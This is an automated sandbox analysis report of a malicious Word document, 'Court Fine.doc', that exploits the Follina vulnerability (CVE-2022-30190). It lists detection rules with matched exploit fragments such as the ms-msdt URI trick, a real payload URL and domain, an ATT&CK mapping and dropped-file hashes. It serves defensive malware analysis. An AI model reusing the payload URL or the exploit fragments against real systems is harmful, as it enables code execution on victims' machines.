

ID: 671073
Sample Name: Court Fine.doc
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 14:26:16
Date: 21/07/2022
Version: 35.0.0 Citrine

Table of Contents

Table of Contents 2
Windows Analysis Report Court Fine.doc 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Signatures 4
Initial Sample 4
PCAP (Network Traffic) 4
Dropped Files 5
Sigma Signatures 5
Snort Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Exploits 6
System Summary 6
Persistence and Installation Behavior 6
Mitre Att&ck Matrix 6
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 8
URLs 8
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 9
Public IPs 9
General Information 9
Warnings 10
Simulations 10
Behavior and APIs 10
Joe Sandbox View / Context 10
IPs 10
Domains 10
ASNs 10
JA3 Fingerprints 11
Dropped Files 11
Created / dropped Files 11
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD 11
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD 11
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF 11
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD 12
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD 12
C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF 12
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\wellcome[1].htm 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\31E8062F.htm 13
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3F669AB9.htm 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{697ED1F7-F1B9-4514-A3EE-C4B3306C8B08}.tmp 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{2A788D5B-3466-495B-88B0-2FA2AEAC79CB}.tmp 14
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{6E224AA4-9332-4211-9CA4-7A9B901A033B}.tmp 15
C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39} 15
C:\Users\user\AppData\Local\Temp\{2FC25150-2449-4370-9F51-ACDF6284F685} 15
C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Court Fine.LNK 16
C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat 16
C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm 16
C:\Users\user\Desktop\~$urt Fine.doc 16
Static File Info 17
General 17
File Icon 17
Network Behavior 17
Network Port Distribution 17

TCP Packets 18
UDP Packets 19
DNS Queries 20
DNS Answers 20
HTTP Request Dependency Graph 21
HTTPS Proxied Packets 21
Statistics 34
System Behavior 34
Analysis Process: WINWORD.EXEPID: 2564, Parent PID: 576 34
General 34
File Activities 34
File Created 34
File Deleted 35
File Written 35
File Read 68
Registry Activities 70
Key Created 70
Key Value Created 70
Key Value Modified 72
Disassembly 74


Windows Analysis Report

Court Fine.doc


Overview

General Information

Sample Name:	Court Fine.doc
Analysis ID:	671073
MD5:	730768c4f02960..
SHA1:	c071befaa2d754..
SHA256:	94fabeeeffae82a..
Tags:	doc
Infos:	



Detection




Follina CVE-2022-30190

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Yara detected Microsoft Office Expl…
- Malicious sample detected (through…
- Contains an external reference to an…
- Detected suspicious Microsoft Offic…
- Yara signature match
- Potential document exploit detected…
- Uses a known web browser user age…
- Internet Provider seen in connection…
- JA3 SSL client fingerprint seen in co…
- Potential document exploit detected…
- Potential document exploit detected…

Classification



Process Tree

- **System is w7x64**
- WINWORD.EXE (PID: 2564 cmdline: "C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding MD5: 9EE74859D22DAE61F1750B3A1BACB6F5)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard, Wojciech Cieslak	• 0x38:$a1: <Relationships • 0x2bc:$a2: TargetMode="External" • 0x2b4:$x1: .html!
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents	ditekSHen	• 0x26d:$olerel: relationships/oleObject • 0x286:$target1: Target="http • 0x2bc:$mode: TargetMode="External

PCAP (Network Traffic)

Copyright Joe Security LLC 2022

Source	Rule	Description	Author	Strings
sslproxydump.pcap	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x73d5:$a: PCWDiagnostic • 0x73c9:$sa3: ms-msdt • 0x7448:$sb3: IT_BrowseForFile=
sslproxydump.pcap	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x73b8:$re1: location.href = "ms-msdt:
sslproxydump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\wellcome[1].htm	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x194c:$a: PCWDiagnostic • 0x1940:$sa3: ms-msdt • 0x19bf:$sb3: IT_BrowseForFile=
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\wellcome[1].htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x192f:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\wellcome[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\31E8062F.htm	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x194c:$a: PCWDiagnostic • 0x1940:$sa3: ms-msdt • 0x19bf:$sb3: IT_BrowseForFile=
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\31E8062F.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x192f:$re1: location.href = "ms-msdt:
Click to see the 4 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection



Multi AV Scanner detection for submitted file

Exploits



Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected suspicious Microsoft Office reference URL

System Summary



Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior




Contains an external reference to another file

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 3 Exploitation for Client Execution	Path Interception	Path Interception	1 Masquerading	OS Credential Dumping	1 File and Directory Discovery	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 Encrypted Channel	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Rootkit	LSASS Memory	2 System Information Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	2 Non-Application Layer Protocol	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Obfuscated Files or Information	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 3 Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Binary Padding	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Ingress Tool Transfer	SIM Card Swap		Carrier Billing Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Court Fine.doc	41%	Virustotal		Browse
Court Fine.doc	44%	ReversingLabs	Document-Word.Trojan.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

Source	Detection	Scanner	Label	Link
akmalreload.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://https://akmalreload.com/struk/wellcome.htmlyX	0%	Avira URL Cloud	safe	
http://https://akmalreload.com/struk/wellcome.html	0%	Virustotal		Browse
http://https://akmalreload.com/struk/wellcome.html	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
akmalreload.com	104.21.73.122	true	true	• 0%, Virustotal, Browse	unknown


Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://https://akmalreload.com/struk/wellcome.html	true	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://akmalreload.com/struk/wellcome.htmlyX	~WRF{697ED1F7-F1B9-4514-A3EE-C4B3306C8B08}.tmp.0.dr	false	• Avira URL Cloud: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
104.21.73.122	akmalreload.com	United States		13335	CLOUDFLARENETUS	true
172.67.190.5	unknown	United States		13335	CLOUDFLARENETUS	false

General Information

Copyright Joe Security LLC 2022

Joe Sandbox Version:	35.0.0 Citrine
Analysis ID:	671073
Start date and time: 21/07/202214:26:16	2022-07-21 14:26:16 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 9s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Court Fine.doc
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP1 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	8
Number of new started drivers analysed:	1
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal72.expl.evad.winDOC@1/18@15/2
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .doc • Adjust boot time • Enable AMSI • Found Word or Excel or PowerPoint or XPS Viewer • Attach to Office via COM • Scroll down • Close Viewer

Warnings

- Exclude process from analysis (whitelisted): mrxdav.sys, dllhost.exe, rundll32.exe
- TCP Packets have been reduced to 100
- Report size getting too big, too many NtQueryAttributesFile calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.28680685008290585
Encrypted:	false
SSDEEP:	96:KZ2LRN7+j8PoT4oVs6YoiHsca03UcEPbeWu0+yCq/beWu0+yCqpH:3pj8W1Y
MD5:	4E7A6E2EA5D20A17520E2B174699A2AF
SHA1:	92EDDDC249D635F883598B8829FBEB5D525B1542
SHA-256:	12D1183176F18527A8DBF551F2AC0D813D9B59C71464A14166989617EEEEA7E1
SHA-512:	84DB899119699FB494E67985E3606C625D8D11F3D7E70BAB66DD3353E999E2D17439DA89B99E1CB0FEB97AAE021ED184BA382097B24B6C7A5FA79C6BFF666D E
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.._..J..E.....]S,...X.F...Fa.q.....s..+'H..fa.Fq...../T...E.0..p@...A.....E.....x...x...x...x..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSD-{F2F9B79C-A4CE-402A-8C23-897F2BBCD3F2}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.6723577593694318
Encrypted:	false
SSDEEP:	96:KGZCyp6MqS9NoGw7eGr8VnZoZQs2w1w265s2w1w2ccds2w1w2O4s2w1wO:bpqGq85Z9/8S5/8EI/8F/8
MD5:	2D322C965F678443E0810A73B98142C2
SHA1:	D3CADC4E4289F085BF7C193F565EF2FD94D7793D
SHA-256:	169686FC24AB7EA61A28A4291B27E4B1F1021B8DBF9F89C6210F5521D62EDF4F
SHA-512:	CDCC216BBBE917CB3F7DE7274BD84049107D32837F1F9A11B2E2FC765C76DD14EFB879225FDA011F6C93412605D96B89EFFE17AB2E2FE3EDFF2D7F5F7E6733 8D
Malicious:	false
Reputation:	low
Preview:	......M.eFy...zA...A.E.:..s..S,...X.F...Fa.q.....y..(.L..\..;r.....Wfbkj?.J.....b..S.....W.....x...x...x...x..*..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb....p..G.....5.2A..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\FSF-CTBL.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.9025444484757976
Encrypted:	false

SSDEEP:	3:yVlgsRlzTInlb0rDSgWRP3sJ1WTlS5tfal276:yPblzElb0rPWObWTIy22
MD5:	98F3F4788D3C837E74311C16E9F69646
SHA1:	0B7F5E8E354353A4D9A36729A5DC156C8427EC2E
SHA-256:	EFFC23B2C2BA256BD21C16AC1DCE84A38CC251B828BC4F3E03A8BCDA97859AD4
SHA-512:	2B25ABDC2A01418DC2678742D5C7046FCC05BC1AA3FAFC2236DC8EE05116A03D6BF6D0F0281D3CB1EEEFA76F373458368DC6896F7135B558E76D023301DC810
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.F.2.F.9.B.7.9.C.-.A.4.C.E.-.4.0.2.A.-.8.C.2.3.-.8.9.7.F.2.B.B.C.D.3.F.2.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-CNRY.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.28734608648642523
Encrypted:	false
SSDEEP:	48:I3iRBqCR0Vf2d4TN1AgBCKgMlorUQJxZYgDAtnf3YtugDAtnf3Yt0H:KiLKKVCH
MD5:	653978AE7654C508539081FA8C191C65
SHA1:	DFEF43A940A091A0D22507E2E48098ECCDE5E2CB
SHA-256:	5FAC531854AAF6B30ECEAFD3AC2EFBED715C9DCF61DAC0D1784937EAB50BD753
SHA-512:	3500E53714F2506D8D37C40DE4B54622CF1AE3149D58E316C82926205BFC9C9BC3935D48DC51DE2493BC68C48E9D2C986B113F0C2BFE616CD89A0A9AC75737
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z+.%`...M.=..}...S,...X.F...Fa.q.....O+Krn.ZD.%..%F.....0.,...?l...e^.6..A.....E.....x...x...x...x..... ..... .....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G.....J..R.w.ps..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSD-{2EF4E38E-0991-4992-A481-93278A415998}.FSD

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.22040206507032212
Encrypted:	false
SSDEEP:	48:I3N2UrBM49XHt9Z84L1jeMKvuvAfXla7XQs4ZUZC:KN2CMEG4BiMKvu4fX07XQs4ZUZC
MD5:	B854761AA5AA50445BDEC0CE4823FF81
SHA1:	1D3DD7A6B640B67BC8DC670FB454774D49B9783F
